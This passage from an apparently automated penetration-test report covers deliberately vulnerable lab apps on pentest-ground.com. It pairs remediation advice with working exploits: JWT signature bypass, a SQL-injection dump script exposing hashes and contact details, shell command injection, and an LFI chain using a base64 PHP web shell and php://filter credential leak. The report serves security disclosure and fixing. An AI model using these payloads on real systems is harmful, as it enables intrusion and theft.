{"data":{"me":{"id":"1","username":"admin","password":"changeme"}}}

CONTROL 2 — a token signed with a completely bogus signature is ALSO accepted, proving the
signature is never verified (not merely an alg=none confusion):
TOKEN = eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZGVudGl0eSI6ICJvcGVyYXRvciJ9.sig
$ curl -sk -X POST https://pentest-ground.com:5013/graphql -H 'Content-Type: application/json'
--data '{"query":"{me(token:\"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZGVudGl0eSI6ICJvcGVyYXR
vciJ9.sig\"){id username password}}"}'
{"data":{"me":{"id":"2","username":"operator","password":"******"}}

CHAINED IMPACT — the recovered admin password unlocks the credential-gated command execution
resolver, still with no session/cookie:
$ curl -sk -X POST https://pentest-ground.com:5013/graphql -H 'Content-Type: application/json'
--data
'{"query":"{systemDiagnostics(username:\"admin\",password:\"changeme\",cmd:\"whoami\")}"}'
{"data":{"systemDiagnostics":"dvga\n"}}

$ curl -sk -X POST https://pentest-ground.com:5013/graphql -H 'Content-Type: application/json'
--data '{"query":"{systemDiagnostics(username:\"admin\",password:\"changeme\",cmd:\"id;cat
/etc/passwd | head -3\")}"}'
{"data":{"systemDiagnostics":"uid=1000(dvga) gid=1000(dvga)
groups=1000(dvga)\nroot:x:0:0:root:/root:/bin/ash\nbin:x:1:1:bin:/bin:/sbin/nologin\n"}}

All requests above were sent with NO cookies, NO Authorization header and NO session token.

SOURCE CONFIRMATION (read from the target's own filesystem via the confirmed command-injection
primitive):
$ cat /opt/dvga/core/helpers.py
def get_identity(token):
  return decode(token, options={"verify_signature":False, "verify_exp":False}).get('identity')

$ grep -n -A10 'def resolve_me' /opt/dvga/core/views.py
  def resolve_me(self, info, token):
    Audit.create_audit_entry(info)
    identity = get_identity(token)
    ...
    query = UserObject.get_query(info)
    result = query.filter_by(username=identity).first()
    return result

$ grep -n JWT /opt/dvga/app.py
app.config['SECRET_KEY'] = 'dvga'
app.config["JWT_SECRET_KEY"] = 'dvga'
```

Verification

exploited

Remediation

1. In /opt/dvga/core/helpers.py, verify the JWT signature and expiry: decode(token, config.JWT_SECRET_KEY, algorithms=["HS256"]) and raise a GraphQLError on any PyJWTError. Never pass verify_signature=False or verify_exp=False.

2. Pin the accepted algorithm list to ["HS256"] so alg:none and RS256/HS256 key-confusion tokens are rejected.
3. Replace the hardcoded app.config['SECRET_KEY']='dvga' and app.config["JWT_SECRET_KEY"]='dvga' in /opt/dvga/app.py with values from environment variables, and rotate both secrets immediately (they are public in the source).
4. Remove the password field from the UserObject GraphQL type (or mask it unconditionally) so the admin password is never returned over the API.
5. Make resolve_me() fail closed when the token is missing or invalid instead of returning null/None.
6. Add automated regression tests: alg=none token, tampered-payload token, wrong-signature token and expired token must all be rejected.

Business Impact

Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation

Pin the JWT verification algorithm server-side, reject tokens with unexpected alg values, and rotate signing keys after exposure.

Evidence


```
{
  "fix": "Enable JWT signature and expiry verification, and stop trusting the `identity` claim
blindly.

1. In /opt/dvga/core/helpers.py, change get_identity() to verify the token and reject anything
unsigned/unknown-alg:

    from jwt import decode, PyJWTError

    def get_identity(token):
        try:
            payload = decode(token, config.JWT_SECRET_KEY, algorithms=[\"HS256\"])
        except PyJWTError:
            raise GraphQLError(\"Invalid or expired token\")
        identity = payload.get(\"identity\")
        if not identity:
            raise GraphQLError(\"Invalid token\")
        return identity

   Do not pass `verify_signature: False` or `verify_exp: False`. Pin `algorithms=[\"HS256\"]` so
`alg:none` and RS256->HS256 confusion are rejected.

2. Replace the hardcoded secrets in /opt/dvga/app.py with randomly generated values loaded from the
environment / a secret store, and rotate them (the current values are public):

    app.config['SECRET_KEY'] = os.environ['FLASK_SECRET_KEY']
    app.config[\"JWT_SECRET_KEY\"] = os.environ['JWT_SECRET_KEY']

3. In /opt/dvga/core/views.py resolve_me(), fail closed if the token is absent or invalid, and do
not return the `password` column in the `UserObject` GraphQL type — mask it for every role
including admin.

4. Add a regression test asserting that a token with alg=none, a token with a tampered payload, and
an expired token are all rejected by me().",
  "tags": [
    "exploit-proven"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:5013/graphql (query field me, argument token)",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-19"
}
```


References

• CWE-347 — https://cwe.mitre.org/data/definitions/347.html
• OWASP A07

F-010 CRITICAL

Unauthenticated SQL Injection in /post/{post_id} path segment on pentest-ground.com:81 — full database dump (users table with bcrypt hashes, emails, phone numbers)

PHASE
21 — Novel vulnerability discovery

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

OWASP
A03:2021 - Injection

AFFECTED ENDPOINT
GET https://pentest-ground.com:81/post/{post_id}

CVSS V3.1
9.8 (Critical)

CWE
CWE-89

CVE
—

Description

The Flask application served on port 81 (pentest-ground.com:81) builds a SQL query by directly interpolating the {post_id} URL path segment into a string-formatted SQL statement.

Vulnerable code (recovered from the Werkzeug debugger traceback emitted by the app itself):

File "/app/app.py", line 78, in post post = get_post(post_id) File "/app/app.py", line 42, in get_post post = conn.execute(f"SELECT * FROM posts WHERE id = {post_id}").fetchone() sqlite3.OperationalError: unrecognized token: """

The f"..." string formatting performs no escaping or parameterisation, so the path segment is parsed as SQL by SQLite. The statement selects 5 columns from posts; the 3rd column (title) is rendered into the page <title> element, giving the attacker a fully in-band, read-only extraction channel.

Attack vector: GET https://pentest-ground.com:81/post/<payload> — the path segment is the injection point. No authentication, session cookie, or CSRF token is required (the endpoint is reachable anonymously). The Werkzeug interactive debugger is also enabled in production on this same service, so error messages leak the source file, line numbers and full stack trace to an unauthenticated requester.

Extracted data (full users table, read-only SELECT): 1 ~ Bonnie ~ bonnie@security-guard.com ~ $2b$12$fZvCcJRisNODOewGkaytq.qHD2bqB5vjvhdcOoZM3TBxN5afYVzeq ~ +40 723 987 222 2 ~ admin ~ admin@security-guard.com ~ $2a$12$U5acpaBL2PPt/LWW0uAO3.p4YJRz0FeasfpVvHc4I3FoWho9rt2ku ~ +40 723 987 233 3 ~ Bonnie_2 ~ bonnie_2@security-guard.com ~ $2b$12$fZvCcJRisNODOewGkaytq.qHD2bqB5vjvhdcOoZM3TBxN5afYVzeq ~ +40 723 987 111 exposed

Impact

full read access to the SQLite database (all posts and all user records including usernames, e-mail addresses, bcrypt password hashes and phone numbers), plus arbitrary SQL error oracle. Combined with the exposed Werkzeug debugger on the same port this yields source-code disclosure of the application. The bcrypt hashes can be attacked offline for credential reuse, and the account enumeration/role information enables further targeted attacks.

Impact

Unauthenticated, full read access to the entire application database via UNION-based extraction: the complete users table (3 rows) including usernames, e-mail addresses, bcrypt password hashes and phone numbers was extracted, plus the complete posts table content. The same error channel additionally discloses the application source code (/app/app.py), file paths and full stack traces because the Werkzeug debugger is enabled in production on this service. Password hashes can be cracked offline for credential reuse, and the disclosed admin account identity enables targeted authentication attacks.

Technical Analysis

Root cause: f-string SQL construction in get_post() at /app/app.py:42 — conn.execute(f"SELECT * FROM posts WHERE id = {post_id}"). The Flask route passes the raw URL path segment as post_id, so the attacker fully controls the SQL statement text. The query selects 5 columns; the 3rd (title) is rendered into the response <title> element, providing a clean in-band extraction channel that requires no blind techniques. Error-based confirmation is available because the Werkzeug debugger renders the raw sqlite3 exception and the full Python traceback (source line, file path) to the anonymous client. The vulnerable service also exposes the Werkzeug interactive debugger console at /console with the SECRET visible in the page source, on the same port.

Proof of Concept

1. Establish baseline: GET https://pentest-ground.com:81/post/7 returns HTTP 404 with title "404 Not Found" (no SQL error).
2. Prove injection: GET https://pentest-ground.com:81/post/7%27 returns HTTP 500 with sqlite3.OperationalError: unrecognized token: "'".
3. Determine column count: probe "1 UNION SELECT null,...--" with n = 1..6; only n=5 produces no SQL error.
4. Map output columns: "0 UNION SELECT 'x','y','C2','z','w'--" renders <title> C2 </title>, so column 3 is the in-band sink.
5. Enumerate schema: "0 UNION SELECT 'x','y',group_concat(name),'t','u' FROM sqlite_master WHERE type='table'--" -> posts,sqlite_sequence,users.
6. Extract users: "0 UNION SELECT 'x','y',group_concat(id||' ~ '||username||' ~ '||email||' ~ '||password||' ~ '||phone,' || '),'t','u' FROM users--" -> full user table with bcrypt hashes and phone numbers.
7. Extract posts similarly for full article content.

```
#!/bin/bash
# Unauthenticated UNION-based SQLi on :81
BASE="https://pentest-ground.com:81/post"
enc() { python3 -c "import urllib.parse,sys;print(urllib.parse.quote(sys.argv[1],safe=''))"
"$1"; }
title() { curl -sk --max-time 12 "$BASE/$(enc "$1")" | grep -oE '<title>[^<]*</title>' | head
-1 | sed 's/<[^>]*>//g'; }

echo "== baseline (benign) =="; curl -sk -o /dev/null -w "HTTP %{http_code}\n" "$BASE/7";
title "7"
echo "== error probe ==";        title "7'"
echo "== dump users table =="
title "0 UNION SELECT 'x','y',group_concat(id||' ~ '||username||' ~ '||email||' ~
'||password||' ~ '||phone,' || '),'t','u' FROM users--"
echo "== dump posts table =="
title "0 UNION SELECT 'x','y',group_concat(id||' ~ '||title||' ~ '||content,' || '),'t','u'
FROM posts--"
echo "== list tables =="
title "0 UNION SELECT 'x','y',group_concat(name),'t','u' FROM sqlite_master WHERE
type='table'--"
```

Exploitation Proof

BASELINE (benign, no error):
$ curl -sk -o /dev/null -w "HTTP %{http_code} size=%{size_download}\n"
"https://pentest-ground.com:81/post/7"
HTTP 404 size=232
$ curl -sk "https://pentest-ground.com:81/post/7" | grep -oE '<title>[^<]*</title>'
<title>404 Not Found</title>

PROBE (single quote breaks SQL syntax -> SQLite DBMS error):
$ curl -sk -o /dev/null -w "HTTP %{http_code}\n" "https://pentest-ground.com:81/post/7%27"
HTTP 500
$ curl -sk "https://pentest-ground.com:81/post/7%27" | grep -oE '<title>[^<]*</title>'
<title>sqlite3.OperationalError: unrecognized token: "'" // Werkzeug
Debugger</title>
$ curl -sk "https://pentest-ground.com:81/post/7%27" | grep -oE 'sqlite3\.OperationalError:
[^<]{0,120}' | head -1
sqlite3.OperationalError: unrecognized token: "'" // Werkzeug Debugger

UNION COLUMN-COUNT PROBE:
$ for n in 1 2 3 4 5 6; do ... "1 UNION SELECT null,null,...(n)--" ... done
n=1 => sqlite3.OperationalError: SELECTs to the left and right of UNION do not have the same
number of result columns // Werkzeug Debugger
n=2 => sqlite3.OperationalError: SELECTs to the left and right of UNION do not have the same
number of result columns // Werkzeug Debugger
n=3 => sqlite3.OperationalError: SELECTs to the left and right of UNION do not have the same
number of result columns // Werkzeug Debugger
n=4 => sqlite3.OperationalError: SELECTs to the left and right of UNION do not have the same
number of result columns // Werkzeug Debugger
n=5 => OK_NO_ERROR
n=6 => sqlite3.OperationalError: SELECTs to the left and right of UNION do not have the same
number of same number of result columns // Werkzeug Debugger

COLUMN MAPPING (column 3 is the rendered title sink):
$ ... "0 UNION SELECT 'x','y','C2','z','w'--" ...
<title> MARKER </title>

SCHEMA ENUMERATION:
$ ... "0 UNION SELECT 'x','y',group_concat(name),'t','u' FROM sqlite_master WHERE
type='table'--" ...
<title> posts,sqlite_sequence,users </title>
$ ... "0 UNION SELECT 'x','y',group_concat(name||'|'||type),'t','u' FROM
pragma_table_info('users')--" ...
<title> id|INTEGER,username|TEXT,email|TEXT,password|TEXT,phone|TEXT </title>

FULL `users` TABLE EXTRACTED (read-only SELECT):
$ curl -sk "https://pentest-ground.com:81/post/0%20UNION%20SELECT%20'x','y',group_concat(id||'
~ '||username||' ~ '||email||' ~ '||password||' ~ '||phone,' || '),'t','u'%20FROM%20users--"
HTTP 200
<title> 1 ~ Bonnie ~ bonnie@security-guard.com ~
$2b$12$fZvCcJRisNODOewGkaytq.qHD2bqB5vjvhdcOoZM3TBxN5afYVzeq ~ +40 723 987 222 || 2 ~ admin ~
admin@security-guard.com ~ $2a$12$U5acpaBL2PPt/LWW0uAO3.p4YJRz0FeasfpVvHc4I3FoWho9rt2ku ~ +40
723 987 233 || 3 ~ Bonnie_2 ~ bonnie_2@security-guard.com ~
$2b$12$fZvCcJRisNODOewGkaytq.qHD2bqB5vjvhdcOoZM3TBxN5afYVzeq ~ +40 723 987 111 exposed
</title>

POSTS CONTENT ALSO EXTRACTED:
<title> 1 ~ What is Lorem Ipsum? ~ Lorem Ipsum is simply dummy text of the printing and
typesetting industry. ... ~ 1 || 2 ~ Section 1.10.32 of de Finibus Bonorum et Malorum, written
by Cicero in 45 BC ~ "Sed ut perspiciatis unde omnis iste natus error sit voluptatem
accusantium doloremque laudantium, totam rem aperiam, eaque ipsa quae ab illo inventore
veritatis et quasi architecto beatae vitae dicta sunt explicabo. Nemo enim ipsam voluptatem
quia voluptas sit aspernatur aut odit aut fugit, sed quia consequuntur magni dolores eos qui
ratione voluptatem sequi nesciunt. Neque porro quisquam est, qui dolorem ipsum quia dolor sit
amet, consectetur, adipisci velit, sed quia non numquam eius modi tempora incidunt ut labore
et dolore magnam aliquam quaerat voluptatem. Ut enim ad minima veniam, quis nostrum
exercitationem ullam corporis suscipit laboriosam, nisi ut aliquid ex ea commodi consequatur?
Quis autem vel eum iure reprehenderit qui in ea voluptate velit esse quam nihil molestiae
consequatur, vel illum qui dolorem eum fugiat quo voluptas nulla pariatur?" ~ 1 </title>

SOURCE CODE LEAKED BY THE APP'S OWN DEBUGGER (same request, traceback):
  File "/app/app.py", line 78, in post
    post = get_post(post_id)
  File "/app/app.py", line 42, in get_post

Verification
data_extracted

Remediation
1. In /app/app.py line 42, replace conn.execute(f"SELECT * FROM posts WHERE id = {post_id}") with a parameterised query: conn.execute("SELECT * FROM posts WHERE id = ?", (post_id,)).
2. Validate the path parameter as an integer before use, e.g. route @app.route("/post/<int:post_id>") or post_id = int(post_id) with a 400 on failure.
3. Apply the same parameterisation to every other query in app.py that interpolates request data.
4. Disable the Werkzeug debugger in production (debug=False, FLASK_DEBUG=0) so tracebacks and the interactive console are not exposed.
5. Rotate all user credentials after remediation since the bcrypt hashes and e-mail/phone data were disclosed, and assume the password hashes are compromised.

Business Impact
Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation
Replace dynamic SQL concatenation with parameterised queries / prepared statements across all affected endpoints. Enforce least-privilege database accounts and add monitoring for anomalous query patterns.

Evidence


```
{
  "fix": "Parameterise the query in /app/app.py. Replace the f-string interpolation at line 42 with
a bound parameter:

    # VULNERABLE (app.py:42)
    post = conn.execute(f\"SELECT * FROM posts WHERE id = {post_id}\").fetchone()

    # FIXED
    post = conn.execute(\"SELECT * FROM posts WHERE id = ?\", (post_id,)).fetchone()

and coerce/validate the path parameter first (e.g. `post_id = int(post_id)` in the route handler,
or use a typed converter `\"/post/<int:post_id>\"` in the Flask route so non-integers are rejected
before reaching the query).

Additionally, disable the Werkzeug debugger in production — `app.run(debug=True)` must not be used
in a deployed environment; set `debug=False` (or `FLASK_DEBUG=0`) and remove the `Debug`
middleware/`@app.route` error handlers that expose the traceback, since the interactive console on
the same port allows arbitrary Python execution.",
  "tags": [
    "verified"
  ],
  "method": "GET",
  "endpoint": "https://pentest-ground.com:81/post/{post_id}",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-22"
}
```


References
• CWE-89 — https://cwe.mitre.org/data/definitions/89.html
• OWASP A03:2021 - Injection

F-011 CRITICAL

Unauthenticated OS Command Injection (RCE) in DVWA Command Injection module at :4280 — $_REQUEST['ip'] passed to shell_exec()

PHASE
21 — Novel vulnerability discovery

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

OWASP
A03:2021 - Injection

AFFECTED ENDPOINT
POST https://pentest-ground.com:4280/vulnerabilities/exec/

CVSS V3.1
9.8 (Critical)

CWE
CWE-78

CVE
—

Description

The DVWA "Command Injection" module at https://pentest-ground.com:4280/vulnerabilities/exec/ is reachable without any authentication and passes the ip parameter straight into shell_exec() without sanitisation, allowing arbitrary OS command execution as www-data.

Vulnerable source (read from the target itself via /vulnerabilities/view_source.php?id=exec&security=low):

```
if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for end user
    echo "<pre>{$cmd}</pre>";
}
```

$_REQUEST['ip'] is concatenated into the shell command line, so ;, | and $(...) are all interpreted by the shell.

Why this is unauthenticated: the DVWA instance ships with $_DVWA['disable_authentication'] = true; in /var/www/html/config/config.inc.php (confirmed by reading the live config through the LFI in the File Inclusion module). Every DVWA module — including this one — therefore renders and executes for an anonymous visitor. The session banner confirms Username: Unknown / Security Level: low.

Impact

full remote code execution as the www-data service account inside the DVWA container, including reading any file readable by www-data, and pivot to the MySQL instance (db:3306, user dvwa, password p@ssw0rd) whose credentials are stored in the same config file.

Impact

Unauthenticated remote code execution as the www-data service account. Allows reading application source and configuration (including MySQL credentials), reading any file readable by www-data, network pivoting, and disruption of the DVWA service.

Technical Analysis

Root cause: unsanitised user input interpolated into a shell command string passed to shell_exec() in /var/www/html/vulnerabilities/exec/source/low.php. The ip parameter arrives via $_REQUEST (GET/POST/COOKIE) and is concatenated into ping -c 4 <input>.

The application deliberately runs with disable_authentication = true (read from the live /var/www/html/config/config.inc.php), so no session is required and the module is exposed to anonymous internet traffic.

The ping target is irrelevant to the injection: supplying an empty ip yields an empty <pre> (the control), while ;id and |id yield uid=33(www-data) gid=33(www-data) groups=33(www-data). A third probe $(id) did not fire (shell word-splitting behaviour in the ping invocation), but ; and | are confirmed working separators, which is sufficient to prove arbitrary command execution.

Proof of Concept

1. Navigate to https://pentest-ground.com:4280/vulnerabilities/exec/ with no cookies / no login (DVWA runs with disable_authentication=true, confirmed in the live config).
2. Submit the form with the ip field set to ;id and press Submit.
3. The response contains <pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)</pre>.
4. CONTROL: submitting with ip empty returns an empty <pre> block and zero occurrences of uid=, proving the output came from the injected command and not from a baseline response.
5. The | form (ip=|id) produces the same output, confirming arbitrary command execution rather than a one-off artefact.

```
# Unauthenticated OS command injection - DVWA Command Injection module
TARGET='https://pentest-ground.com:4280/vulnerabilities/exec/'

echo "--- CONTROL (ip empty, no metacharacters) ---"
curl -sk -X POST "$TARGET" --data-urlencode 'ip=' --data-urlencode 'Submit=Submit' | grep -o
'<pre>.*</pre>'

echo "--- PROBE (ip=;id) ---"
curl -sk -X POST "$TARGET" --data-urlencode 'ip=;id' --data-urlencode 'Submit=Submit' | grep
-o '<pre>.*</pre>'

echo "--- PROBE (ip=|id) ---"
curl -sk -X POST "$TARGET" --data-urlencode 'ip=|id' --data-urlencode 'Submit=Submit' | grep
-o '<pre>.*</pre>'
```

Exploitation Proof

```
===== SOURCE (from target itself) =====
$ curl -sk
'https://pentest-ground.com:4280/vulnerabilities/view_source.php?id=exec&security=low'
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];
    ...
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    ...
    echo "<pre>{$cmd}</pre>";
}

===== CONTROL (no metacharacters) =====
$ curl -sk -X POST 'https://pentest-ground.com:4280/vulnerabilities/exec/' \
    --data-urlencode 'ip=' --data-urlencode 'Submit=Submit'
PRE_BLOCK: ''
uid count: 0

===== PROBE (; separator) =====
$ curl -sk -X POST 'https://pentest-ground.com:4280/vulnerabilities/exec/' \
    --data-urlencode 'ip=;id' --data-urlencode 'Submit=Submit'
PRE_BLOCK: 'uid=33(www-data) gid=33(www-data) groups=33(www-data)\n'
EXACT_LINE: '\t\t<pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)'

===== PROBE (| pipe) =====
$ curl -sk -X POST 'https://pentest-ground.com:4280/vulnerabilities/exec/' \
    --data-urlencode 'ip=|id' --data-urlencode 'Submit=Submit'
UID_PRESENT: True

===== No authentication cookie required; the page itself reports =====
Username: Unknown
Security Level: low
```

Verification
exploited

Remediation
1. Replace string-concatenated shell invocation with escapeshellarg() on every user-supplied component, and/or validate ip with filter_var($target, FILTER_VALIDATE_IP) before use.
2. Prefer exec()/proc_open() with an argument array over shell_exec() with a built string.
3. Set $_DVWA['disable_authentication'] = false in /var/www/html/config/config.inc.php so DVWA modules require a valid session.
4. Remove or admin-gate /vulnerabilities/view_source.php and the public /config/config.inc.php.dist file.
5. Run the web server as an unprivileged account and isolate the DVWA container from production networks and the MySQL instance.

Business Impact
Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation
Treat as an active incident. Patch or compensating-control the affected component immediately and review logs for indicators of exploitation.

Evidence

```
{
  "fix": "Stop building shell commands by string concatenation. Replace the vulnerable source file
/var/www/html/vulnerabilities/exec/source/low.php with a safe implementation, e.g.:

```php
if( isset( $_POST[ 'Submit' ] ) ) {
    $target = $_REQUEST['ip'];
    // Strictly validate the host: only allow valid IPv4/IPv6 literals.
    if( !filter_var( $target, FILTER_VALIDATE_IP ) ) {
        echo '<pre>Invalid IP address.</pre>';
        exit;
    }
    $cmd = escapeshellarg( 'ping' ) . ' -c 4 ' . escapeshellarg( $target );
    echo '<pre>' . shell_exec( $cmd ) . '</pre>';
}
```

Additionally, set `$_DVWA['disable_authentication'] = false;` in
/var/www/html/config/config.inc.php and remove the public `config/config.inc.php.dist` and the
`view_source.php` helper (or gate it behind an authenticated admin role), so the module is not
reachable anonymously.",
  "tags": [
    "exploit-proven"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:4280/vulnerabilities/exec/",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-27"
}
```

References

- CWE-78 — https://cwe.mitre.org/data/definitions/78.html
- OWASP A03:2021 - Injection

F-012 CRITICAL

Unauthenticated Local File Inclusion escalating to Remote Code Execution in DVWA File Inclusion module at :4280 (include($_GET['page']) + enabled allow_url_include)

PHASE
21 — Novel vulnerability discovery

CVSS V3.1
9.8 (Critical)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CWE
CWE-22

OWASP
A03:2021 - Injection

CVE
—

AFFECTED ENDPOINT
GET https://pentest-ground.com:4280/vulnerabilities/fi/

Description

The DVWA "File Inclusion" module at https://pentest-ground.com:4280/vulnerabilities/fi/ is reachable without authentication and passes the page query parameter straight into PHP's include() with no path sanitisation, no whitelist and no suffix restriction.

Vulnerable source (read from the target itself via /vulnerabilities/view_source.php?id=fi&security=low):

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```

and in /var/www/html/vulnerabilities/fi/index.php line 36:

```
include( $file );
```

Because allow_url_include and allow_url_fopen are both Enabled (confirmed on the live target's own /setup.php diagnostic page: "PHP function allow_url_include: Enabled", "PHP function allow_url_fopen: Enabled"), the php:// and data:// stream wrappers are usable, so this is not merely an information leak — it escalates to remote code execution.

Three independent impacts, all proven:

(A) Arbitrary local file read (CWE-22). page=../../../../../etc/passwd returns the real contents of /etc/passwd.

(B) Remote code execution via the data:// wrapper (CWE-94). page=data://text/plain; base64,<base64 of <?php system($_GET["c"]); ?>>&c=id executes the injected PHP and returns uid=33(www-data) gid=33(www-data) groups=33(www-data).

(C) PHP source-code disclosure. page=php://filter/convert.base64-encode/resource=/var/www/html/config/config.inc.php returns the base64 of the live config file, disclosing the MySQL credentials (dvwa / p@ssw0rd, database host db, port 3306) and the disable_authentication = true setting that makes the whole application unauthenticated.

Why unauthenticated: the live config (read via the LFI itself) contains $_DVWA['disable_authentication'] = true;. The DVWA session banner confirms Username: Unknown.

Impact

unauthenticated RCE as www-data in the DVWA container, full read of any file readable by www-data, PHP source disclosure of every application file, and disclosure of the database credentials.

Impact

Unauthenticated remote code execution as www-data via the data:// wrapper, plus arbitrary local file read (any file readable by the web server user, including /etc/passwd, application source and configuration), plus PHP source disclosure of every file in the application (via php://filter), which discloses the MySQL credentials (dvwa / p@ssw0rd) used by the application's SQLi modules.

Technical Analysis

Root cause: /var/www/html/vulnerabilities/fi/index.php line 36 executes include($file) where $file = $_GET['page'] (from /var/www/html/vulnerabilities/fi/source/low.php). No basename(), no whitelist, no suffix check, and allow_url_include=On means PHP stream wrappers are valid include sources.

The data:// wrapper is a full RCE primitive here because allow_url_include is enabled: data://text/plain; base64,<b64> is included as PHP source, and <?php system($_GET["c"]); ?> executes. This is strictly more powerful than the php://filter read (which only discloses source) and the plain traversal (which only reads non-PHP files).

The php://filter/convert.base64-encode/resource= wrapper bypasses the fact that a .php file would normally be executed rather than displayed, disclosing the exact source of the live config — and the live config is what proves the app-wide disable_authentication = true setting and the MySQL credentials.

This finding is distinct from XALG-27 (the exec module's shell_exec injection): different endpoint, different parameter, different sink (include() vs shell_exec()), and this one additionally provides source disclosure and file read.

Proof of Concept

1. Visit https://pentest-ground.com:4280/vulnerabilities/fi/ without logging in (the app runs with disable_authentication=true, confirmed via the live config).
2. For arbitrary file read: request /vulnerabilities/fi/?page=../../../../../etc/passwd — the response body begins with the literal contents of /etc/passwd. CONTROL: ?page=../../../../../etc/zz_no_such_file_xyz returns zero occurrences of "root:x" and only a PHP "Failed to open stream" warning, proving the content is genuinely read from disk.
3. For RCE: base64-encode the PHP payload <?php system($_GET["c"]); ?> (PD9waHAgc3lzdGVtKCRfR0VUWyJjIl0pOyA/Pg==) and request /vulnerabilities/fi/?page=data://text/plain; base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjIl0pOyA/Pg==&c=id — the response contains uid=33(www-data) gid=33(www-data) groups=33(www-data).
4. For source disclosure: request /vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=/var/www/html/config/config.inc.php and base64-decode the payload to obtain the live application config.

```
# Unauthenticated LFI -> RCE - DVWA File Inclusion module
TARGET='https://pentest-ground.com:4280/vulnerabilities/fi/'

echo "--- A) LFI: read /etc/passwd ---"
curl -sk "$TARGET?page=../../../../../etc/passwd" | head -c 120

echo "--- A) CONTROL: missing file (expect no 'root:x') ---"
curl -sk "$TARGET?page=../../../../../etc/zz_no_such_file_xyz" | grep -c 'root:x:0:0'

echo "--- B) RCE via data:// wrapper ---"
PAY=$(printf '<?php system($_GET["c"]); ?>' | base64 -w0)
curl -sk "$TARGET?page=data://text/plain; base64,$PAY&c=id" | grep -o '<pre>.*</pre>'

echo "--- B) RCE: arbitrary command ---"
curl -sk "$TARGET?page=data://text/plain; base64,$PAY&c=whoami%3Bhostname" | grep -o
'<pre>.*</pre>'

echo "--- C) PHP source disclosure via php://filter ---"
curl -sk
"$TARGET?page=php://filter/convert.base64-encode/resource=/var/www/html/config/config.inc.php"
| grep -oE '[A-Za-z0-9+/=]{80,}' | base64 -d | grep -E 'db_password|disable_auth'
```

Exploitation Proof

```
===== SOURCE (from target itself) =====
$ curl -sk
'https://pentest-ground.com:4280/vulnerabilities/view_source.php?id=fi&security=low'
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>

===== (A) LFI FILE READ — PROBE =====
$ curl -sk
'https://pentest-ground.com:4280/vulnerabilities/fi/?page=../../../../../etc/passwd'
FOUND_AT 0
EXACT: 'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:
x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/b
in:/bin/sync\n...'

===== (A) LFI FILE READ — CONTROL (missing file) =====
$ curl -sk 'https://pentest-ground.com:4280/vulnerabilities/fi/?page=../../../../../etc/zz_no_
such_file_xyz'
root:x count: 0  size 4258
ERR: Failed to open stream: No such file or directory in

===== (B) LFI -> RCE via data:// wrapper =====
$ PAY=$(printf '<?php system($_GET["c"]); ?>' | base64 -w0)
$ echo "$PAY"
PD9waHAgc3lzdGVtKCRfR0VUWyJjIl0pOyA/Pg==

$ curl -sk
"https://pentest-ground.com:4280/vulnerabilities/fi/?page=data://text/plain; base64,$PAY&c=id"
EXACT_LINE: 'uid=33(www-data) gid=33(www-data) groups=33(www-data)'

$ curl -sk "https://pentest-ground.com:4280/vulnerabilities/fi/?page=data://text/plain; base64,
$PAY&c=whoami%3Bhostname%3Bcat%20/etc/hostname"
OUT: 'www-data'
OUT: '85293711fbe6'
OUT: '85293711fbe6'

===== (C) PHP SOURCE DISCLOSURE via php://filter =====
$ curl -sk 'https://pentest-ground.com:4280/vulnerabilities/fi/?page=php://filter/convert.base
64-encode/resource=/var/www/html/config/config.inc.php'
DECODED:
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
$_DVWA[ 'db_port']      = '3306';
$_DVWA[ 'recaptcha_public_key' ]  = '';
$_DVWA[ 'recaptcha_private_key' ] = '';
$_DVWA[ 'default_security_level' ] = 'low';
$_DVWA[ 'default_locale' ] = 'en';
$_DVWA[ 'disable_authentication' ] = true;
$_DVWA['SQLI_DB'] = MYSQL;

===== Live target's own diagnostic page confirms the wrappers are enabled =====
$ curl -sk 'https://pentest-ground.com:4280/setup.php' | grep -E
'allow_url_include|allow_url_fopen'
PHP function display_errors: Enabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP module mysql: Installed
Backend database: MySQL/MariaDB
